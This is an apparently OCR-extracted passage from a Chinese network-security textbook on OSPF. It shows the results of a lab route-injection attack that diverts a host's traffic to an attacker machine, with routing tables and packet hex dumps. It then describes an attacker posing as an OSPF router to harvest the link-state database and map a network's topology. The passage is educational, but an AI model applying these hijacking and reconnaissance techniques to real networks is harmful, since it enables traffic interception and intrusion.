会重新计算自己的路由表，添加到达 202.1.1.0 网络的路由信息。图 6-45～图 6-47 为在三台路由器上查看到的结果，经验证与之前的分析一致，每个路由表中都增加了一条到达 202.1.1.0 网络的恶意路由。

目标	网络掩码	网关	跃点数	通信协议
255.255.255.255	255.255.255.255	192.3.3.1	1	本地
255.255.255.255	255.255.255.255	192.2.2.2	1	本地
224.0.0.0	240.0.0.0	192.3.3.1	1	本地
224.0.0.0	240.0.0.0	192.2.2.2	1	本地
202.1.1.0	255.255.255.0	192.3.3.20	2	OSPF N4 2 H
192.3.3.1	255.255.255.255	127.0.0.1	1	本地
192.3.3.0	255.255.255.0	192.3.3.1	1	OSPF
192.3.3.0	255.255.255.0	192.3.3.1	1	本地
192.2.2.2	255.255.255.255	127.0.0.1	1	本地
192.2.2.0	255.255.255.0	192.2.2.2	1	OSPF
192.2.2.0	255.255.255.0	192.2.2.2	1	本地
192.1.1.0	255.255.255.0	192.2.2.1	2	OSPF
127.0.0.1	255.255.255.255	127.0.0.1	1	本地
127.0.0.0	255.0.0.0	127.0.0.1	1	本地
0.0.0.0	0.0.0.0	192.2.2.1	1	网络管理

图 6-45　R3 的路由表

目标	网络掩码	网关	跃点数	通信协议
255.255.255.255	255.255.255.255	192.2.2.1	1	本地
255.255.255.255	255.255.255.255	192.1.1.2	1	本地
224.0.0.0	240.0.0.0	192.2.2.1	1	本地
224.0.0.0	240.0.0.0	192.1.1.2	1	本地
202.1.1.0	255.255.255.0	192.2.2.2	4	OSPF N4 4 R3
192.3.3.0	255.255.255.0	192.2.2.2	3	OSPF
192.2.2.1	255.255.255.255	127.0.0.1	1	本地
192.2.2.0	255.255.255.0	192.2.2.1	2	OSPF
192.2.2.0	255.255.255.0	192.2.2.1	1	本地
192.1.1.2	255.255.255.255	127.0.0.1	1	本地
192.1.1.0	255.255.255.0	192.1.1.2	1	OSPF
192.1.1.0	255.255.255.0	192.1.1.2	1	本地
127.0.0.1	255.255.255.255	127.0.0.1	1	本地
127.0.0.0	255.0.0.0	127.0.0.1	1	本地
0.0.0.0	0.0.0.0	192.1.1.1	1	网络管理

图 6-46　R2 的路由表

目标	网络掩码	网关	跃点数	通信协议
255.255.255.255	255.255.255.255	202.1.1.1	1	本地
255.255.255.255	255.255.255.255	192.1.1.1	1	本地
224.0.0.0	240.0.0.0	202.1.1.1	1	本地
224.0.0.0	240.0.0.0	192.1.1.1	1	本地
202.1.1.1	255.255.255.255	127.0.0.1	1	本地
202.1.1.0	255.255.255.0	192.1.1.2	5	OSPF N4 5 R2
202.1.1.0	255.255.255.0	202.1.1.1	1	本地
192.3.3.0	255.255.255.0	192.1.1.2	4	OSPF
192.2.2.0	255.255.255.0	192.1.1.2	3	OSPF
192.1.1.1	255.255.255.255	127.0.0.1	1	本地
192.1.1.0	255.255.255.0	192.1.1.1	1	OSPF
192.1.1.0	255.255.255.0	192.1.1.1	1	本地
127.0.0.1	255.255.255.255	127.0.0.1	1	本地
127.0.0.0	255.0.0.0	127.0.0.1	1	本地

图 6-47　R1 的路由表

第六步：C1 发出 IP 数据报的流向将被引至 Hacker。

攻击成功之后在 C1 上执行 ping 202.1.1.1 命令，这时 C1 会根据其默认路由的设置将 IP 数据报传送给 R2。R2 通过查找自己的路由表发现匹配表项 N4-4-R3，即发往 N4 的 IP 数据报应该传送给 R3，于是它向 C1 发送 ICMP 重定向报文，通知 C1 添加到达 202.1.1.1 主机的路由表项。

R2 发出的重定向报文格式如图 6-48 所示，报文如图 6-49 所示。报文共 70 字节，前 14 字节是数据链路层信息，目的 MAC 地址为 C1 主机 MAC，源 MAC 地址为 R2 的 MAC。接下来 20 字节是 IP 首部，源 IP 地址是 R2 在 NET2 的接口 IP，目的 IP 地址是 C1 的 IP，协议类型为 1，代表这是一个 ICMP 重定向报文。之后 8 个字节是 ICMP 首部，

其中新的网关地址是 R3 在 NET2 的接口 IP。最后 28 字节数据取至原始 IP 数据报的网络层数据(20 字节)和传输层数据(8 字节)。




图 6-48　ICMP 重定向报文的格式

```
                 C1的MAC                R2在NET2的接口MAC   源IP:192.2.2.1
00000000: 00 0c 29 5c 7e 7b 00 0c 29 a3 70 45 08 00 45 00   ..)\~{..)  E..E
00000010: 00 38 21 b3 00 00 80 01 94 ee c0 02 02 01 c0 02   .8!?.€.旖?..?
00000020: 02 1e 05 01 e3 9d c0 02 02 02 45 00 00 3c 09 56   ....鍊?..E..<.V
00000030: 00 00 80 01 a4 48 c0 02 02 1e ca 01 01 01 08 00   ..▮.  ?..?....
00000040: 33 5c 02 00 18 00                                 3\....
      目的IP:192.2.2.30   新网关IP:192.2.2.2     原始数据报的目的IP:202.1.1.1
                          原始数据报的源IP:192.2.2.30
```

图 6-49　R2 发送给 C1 的 ICMP 重定向报文

C1 收到从这个 ICMP 重定向报文后在自己的路由表中添加到达 202.1.1.1 的特定主机路由,如图 6-50 所示。

```
===========================================================================
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
          0.0.0.0          0.0.0.0        192.2.2.1      192.2.2.30       1
        127.0.0.0        255.0.0.0        127.0.0.1       127.0.0.1       1
        192.2.2.0    255.255.255.0       192.2.2.30      192.2.2.30       1
       192.2.2.30  255.255.255.255        127.0.0.1       127.0.0.1       1
      192.2.2.255  255.255.255.255       192.2.2.30      192.2.2.30       1
        202.1.1.1  255.255.255.255        192.2.2.2      192.2.2.30       1   新添加的主机路由
        224.0.0.0        224.0.0.0       192.2.2.30      192.2.2.30       1
  255.255.255.255  255.255.255.255       192.2.2.30      192.2.2.30       1
Default Gateway:         192.2.2.1
===========================================================================
```

图 6-50　主机 C1 新添加的路由

之后 C1 发往 202.1.1.1 的 IP 数据报将传送给 R3,R3 再将这些报文传送给 Hacker。图 6-51 和图 6-52 给出的是 IP 数据报的转发过程。

```
            R3在NET2的接口MAC          C1的MAC
00000000: 00 0c 29 66 07 57 00 0c 29 5c 7e 7b 08 00 45 00   ..)f.W..)\~{..E.
00000010: 00 3c 09 57 00 00 80 01 a4 47 c0 02 02 1e ca 01   .<.W..▮.  ?..?
00000020: 01 01 08 00 32 5c 02 00 19 00 61 62 63 64 65 66   ....2\....abcdef
00000030: 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76   ghijklmnopqrstuv
00000040: 77 61 62 63 64 65 66 67 68 69                     wabcdefghi
      目的IP:202.1.1.1            TTL=128        源IP:192.2.2.30
```

图 6-51　主机 C1 发给 R3 的 IP 数据报

```
            Hacker的MAC              R3在NET3的接口MAC
00000000: 00 50 56 c0 00 01 00 0c 29 66 07 61 08 00 45 00 .PV?...)f.a.. E.
00000010: 00 3c 09 57 00 00 7f 01 a5 47 c0 02 02 1e ca 01 .<.W..▮.  ?..?
00000020: 01 01 08 00 32 5c 02 00 19 00 61 62 63 64 65 66 ....2\....abcdef
00000030: 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76 ghijklmnopqrstuv
00000040: 77 61 62 63 64 65 66 67 68 69                   wabcdefghi
       目的IP:202.1.1.1        TTL=127        源IP:192.2.2.30
```

图 6-52　R3 转发给 Hacker 的 IP 数据报

6.4 基于数据链路状态数据库的网络拓扑绘制

6.4.1　区域内网络拓扑主动发现方法

一台 OSPF 路由器加入网络之后会与指定路由器交换数据链路信息，交换完成之后它就掌握了区域内所有的数据链路信息，根据这些链路信息路由器应用 Dijkstra 算法计算出一棵“最短路径树”，进而得到自己的路由表，同样根据这些数据链路信息也可以绘制出网络的拓扑结构。

绘制网络拓扑的关键是获得网络所有的数据链路信息，我们设计了一种“区域内网络拓扑主动发现方法”，总体思想是攻击者将自己伪装成一台合法的路由器，通过 OSPF 协议主动与网络的指定路由器完成数据链路共享，再根据获得的数据链路信息绘制出网络拓扑结构。这种方法的主动权掌握在攻击者手中，他可以随时获取网络的拓扑结构。同时由于没有引入新的数据链路信息，因此不会改变路由表中的信息。如图 6-53 所示，这种方法可以绘制出区域网络 area network 的拓扑结构。




图 6-53　主动网络拓扑发现方法

6.4.2　数据链路类型

OSPF 协议支持的数据链路类型包括 4 种：点到点链路(point-to-point)，传输网络(transit network)，终端网络(subnet network)和虚链路。点到点链路连接两台路由器，中间没有任何主机或其他路由器。传输网络是一个有几台(不少于两台)路由器与之连接的网络。终端网络是一个只连接到一台路由器的网络。常用数据链路类型如图 6-54 所示。




图 6-54　数据链路类型

6.4.3　根据链路数据库绘制网络拓扑


下面举例说明根据链路数据库绘制网络拓扑的方法。图 6-55 给出的是某 OSPF 区域网络的链路状态数据库，现根据该链路数据库绘制出网络的拓扑结构。通过分析可以发现该链路数据库中包含两个传输网络 N1 和 N3(连接的路由器个数大于 1)，三个终端网络 N2、N4 和 N5(只连接了一台路由器)，两个点到点链路(R1 到 R4、R2 到 R5)。

R1	N1	5
R1	R4	8
R2	R5	4
R2	N1	7
R3	N2	2
R3	N1	3
R4	N3	2
R4	R1	8
R5	N4	2
R5	R2	4
R5	N3	5
R6	N5	5
R6	N3	9

图 6-55　链路状态数据库

先绘制第一部分网络(图 6-56)，传输网络 N1 上连接了 R1、R2 和 R3，终端网络 N2 上连接了 R3，N1 和 N2 都连接了 R3，因此可通过 R3 将它们整合到一起。

第二部分网络的绘制过程如图 6-57 所示。N3 上连接了 3 台路由器 R4、R5 和 R6，终端网络 N5 上连接了 R6，终端网






图 6-56　绘制第一部分网络

络 N4 上连接了 R5,N3 与 N5 网络共同连接了 R6,N3 与 N4 网络共同连接了 R5,因此可以将 N3、N4 和 N5 整合在一起,形成第二部分网络。

